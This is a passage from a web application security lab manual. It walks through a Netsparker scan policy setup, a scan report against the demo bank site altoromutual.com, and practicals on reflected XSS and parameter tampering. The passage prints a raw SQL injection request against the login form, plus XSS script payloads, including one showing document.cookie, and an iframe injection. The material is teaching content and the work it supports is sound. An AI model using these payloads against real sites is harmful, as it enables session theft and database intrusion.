
- Select **Scan Policy Editor** and configure required options as shown below



**Step 2:** Select **New** and add policy details. Follow below images.







Scan Policy Optimizer (Step 7/7)

**Summary**


Please review your settings and enter a scan policy name. Click **Finish** to create a custom scan policy with selected settings.

Operating System: **All**

Web Server: **All**

Application Server: **All**

Database Server: **All**

Resource Finder: 

Scan Policy Name: **Web Application Vulnerability Scanning**

< Back **Finish** Cancel

Scan Policy Editor - Web Application Vulnerability Scanning

New New Optimized Clone Delete Optimize

|  |   |
|--|---|
| Default Security Checks                              | Performs recommended security checks            |
| Default Security Checks + DOM XSS                    | Performs recommended security checks and DOM... |
| Extensive Security Checks                            | Performs all of the security checks             |
| <b>1 &gt; Web Application Vulnerability Scanning</b> |   |

**Security Checks**


- Crawling
- JavaScript
- Attacking
- Custom 404
- Scope
- Ignored Parameters
- Form Values
- Brute Force
- Autocomplete
- Scan**
- HTTP
- Knowledge Base

**Security Check Groups**

Start typing to filter the security check groups

- ☒ Backup Files
- ☒ Code Evaluation
- ☒ Code Evaluation (Out of Band)
- ☒ Command Injection
- ☒ Command Injection (Blind)
- ☒ Common Directories
- ☒ Content Security Policy
- ☒ Content-Type Sniffing
- ☒ Cookie
- ☒ Cross Frame Options Security
- ☒ Cross-Origin Resource Sharing (CORS)
- ☒ Cross-Site Request Forgery

Detects backup files.

 New engines will be added automatically.

**Security Checks**

Start typing to filter the security checks



- ☐ - Copy
- ☐ - Copy - Copy
- ☐ - Copy (2)
- ☐ .bac
- ☐ .backup
- ☒ .bak
- ☒ .cs
- ☒ .old
- ☒ .vb
- ☐ \_backup
- ☐ \_backup w/o dot
- ☐ \_bak
- ☐ \_bak w/o dot
- ☐ old

☒ New security checks will not be added automatically.


2 **OK** Cancel

For this policy Netsparker will make 558 attack(s) per parameter on average.

**Step 3:** Select **Start New Scan** and add website details, choose name of the policy created before and click on **Start Scan**







**Step 4:** After completing scan, select **Reporting** option on top left corner to generate report

## Netsparker Scan Report (6/21/2018 8:39:17 PM)

### Netsparker Scan Report Summary

**Target URL:** http://www.altoromutual.com/

**Scan Time:** 1896

### HighlyPossibleSqlInjection

**Confirmed:** False

**Vulnerability URL:** http://www.altoromutual.com/bank/login.aspx

**Severity:** Critical

**Certainty:** 50

#### Raw Request:

```
POST /bank/login.aspx HTTP/1.1
Host: www.altoromutual.com
Cache-Control: no-cache
Referer: http://www.altoromutual.com/bank/login.aspx
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Cookie: ASP.NET_SessionId=51eh325pgej1545wloixtji; amSessionId=92733596914; lang=
Accept-Encoding: gzip, deflate
Content-Length: 129
Content-Type: application/x-www-form-urlencoded

uid=%27%2b+(select+convert(int%2c+cast(0x5f21403264696c656d6d61+as+varchar(8000)))+from+syscolumns)+%2b%27&passw=&btnSubmit=Login
```

#### Raw Response:



```
HTTP/1.1 500 Internal Server Error
Expires: -1
Server: Microsoft-IIS/8.0
X-Powered-By: ASP.NET
```

## Practical 5: XSS (Cross Site Scripting) Attack

**Description:** In this practical we will learn what is XSS, different types of XSS, how to identify XSS vulnerabilities in web applications and how to exploit them.


**Step 1:** In this practical we will test reflected XSS vulnerability on web application (altoromutual.com). Let us start by creating some JavaScript payloads.

- `<script>alert("Hello")</script>` : This script will pop alert message.
- `<script>alert(document.cookie)</script>` : This script will display existing browser cookies.
- We can test XSS on input fields in any website. We can find an input field (search bar) on top right corner of [www.altoromutual.com](http://www.altoromutual.com). Paste the above scripts in that input field to trigger reflected XSS as shown in the below images.





**Step 2:** We can also test reflected XSS with the help of HTML tags

- `<iframe src='http://espnricinfo.com/'></iframe>`



**Step 3:** Test reflected XSS in Feedback page which contains input fields.

- Paste the above **iframe** tag in the input field to test reflected XSS as shown in the below images.




## Practical 6: Web Parameter tampering using Burp Suite.

**Description:** In this practical we will learn what is parameter tampering and how to exploit this vulnerability using burp suite.



**Step 1:** In this practical, we will perform parameter tampering on [www.altoromutual.com](http://www.altoromutual.com) using proxy to test security of web application.

